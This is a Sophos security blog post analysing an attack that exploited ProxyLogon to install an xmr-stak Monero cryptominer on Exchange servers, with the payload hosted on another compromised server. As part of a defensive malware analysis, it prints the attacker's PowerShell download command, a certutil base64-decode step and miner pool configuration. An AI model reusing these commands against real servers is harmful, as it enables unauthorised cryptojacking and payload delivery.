Compromised Exchange server hosting cryptojacker targeting other Exchange servers

news.sophos.com/en-us/2021/04/13/compromised-exchange-server-hosting-cryptojacker-targeting-other-exchange-servers/

Andrew Brandt April 13, 2021

In the weeks since Microsoft released details about a serious vulnerability affecting their Exchange mail server software, a range of threat actors have been targeting exploitable servers with a variety of malware, from webshells to ransomware. But those aren't the only payloads we've seen directed at Exchange servers: An unknown attacker has been attempting to leverage what's now known as the ProxyLogon exploit to foist a malicious Monero cryptominer onto Exchange servers, with the payload being hosted on a compromised Exchange server.

The SophosLabs team was inspecting telemetry when they came across the unusual attack targeting a customer's Exchange server. The attack begins with a PowerShell command to retrieve a file named win_r.zip from another compromised server's Outlook Web Access logon path (/owa/auth).


How the attack works

```
powershell  Invoke-WebRequest hxxps://mail.[redacted]com/owa/auth/win_r.zip -
OutFile run.bat
```


SOPHOSLABS

The .zip file is not a compressed archive, but a batch script that then invokes the built-into-Windows certutil.exe program to download two additional files, win_s.zip and win_d.zip.

Neither of these are compressed files, either.



The first file is written out to the filesystem as QuickCPU.b64. The certutil application is designed to be able to decode base64-encoded security certificates, so the attackers have leveraged that functionality by encoding an executable payload in base64 and wrapping it in headers that indicate it is some form of digital certificate.




The batch script runs this command that outputs the decoded executable into the same directory.


```
certutil.exe -decode QuickCPU.b64 QuickCPU.exe
```

When decoded, the batch script runs the executable, which extracts the miner and configuration data from the QuickCPU.dat file, injects it into a system process, and then deletes the evidence. The file uses forged data in its Properties sheet that indicates the file is

a Windows component, but the binary is not digitally signed and besides, no such file has ever existed as a standard component of Windows, though there is a legitimate utility with the same name, made by a third-party software developer. That utility is not connected to this malware in any way.



The executable appears to contain a modified version of a tool publicly available on Github called PEx64-Injector. The page for that project describes the tool as having the ability to “migrate any x64 exe to any x64 process…no administrator privileges required.” When it runs, it extracts the contents of the QuickCPU.dat file (an installer for the miner, and its configuration) temporarily to the filesystem, configures the miner, injects it into a running process, then quits. The batch file then deletes the evidence and the miner remains running in memory, injected into a process already running on the system.



A segment of a root-cause analysis flowchart shows the QuickCPU installer running within the system folder on a compromised Exchange server after certutil.exe decoded it.

Among the files contained in the QuickCPU.dat archive are the configurator for the miner, which appears to be xmr-stak. By default, the payload sets up the miner so that it only can communicate if it can have a secure TLS connection back to the Monero wallet where it will store its value. If the miner detects that there's a certificate mismatch (or some other indication of a TLS MITM), it quits and attempts to reconnect every 30 seconds.

```
89 /*
90  * TLS Settings
91  * If you need real security, make sure tls_secure_algo is enabled (otherwise MITM attack can downgrade
 . encryption
92  * to trivially breakable stuff like DES and MD5), and verify the server's fingerprint through a trusted
 . channel.
93  *
94  * tls_secure_algo - Use only secure algorithms. This will make us quit with an error if we can't negotiate a
 . secure algo.
95  */
96 "tls_secure_algo" : true,
97
98 /*
99  * Daemon mode
00  *
01  * If you are running the process in the background and you don't need the keyboard reports, set this to
 . true.
02  * This should solve the hashrate problems on some emulated terminals.
03  */
04 "daemon_mode" : false,
05
```

SOPHOSlabs


The miner's pools.txt file is also temporarily written to disk, which reveals not only the wallet address and its password, but also that the name the attacker has given to this pool of

miners: *DRUGS*. The **"currency": "randomx"** in this file appears to be a configuration specific to the xmr-stak miner.

```
"pool_list": [
{
"pool_address": "pool.minexmr.com:4444",
"wallet_address": "[redacted]
"rig_id": "DRUGS",
"pool_password": "x",
"use_nicehash": false,
"use_tls": false,
"tls_fingerprint": "",
"pool_weight": 1
}
],
"currency": "randomx",
```

SOPHOSlabs

According to the Monero blockchain, the wallet began receiving funds on March 9 (the Patch Tuesday in which the Exchange updates were released as part of the update cycle), which corresponds with when we saw the attack begin. As time has gone on, the attacker lost several servers and the cryptomining output decreased, but then gained a few new ones that more than make up for the early losses.



Detection and indicators of compromise

Sophos endpoint products will detect the executables associated with this attack as **Mal/Inject-GV** and xmr-stak is detected as **XMR-Stak Miner (PUA)**. SophosLabs has published indicators of compromise to our Github page.

SophosLabs acknowledges the assistance of Fraser Howard and Simon Porter in the discovery and analysis of this threat.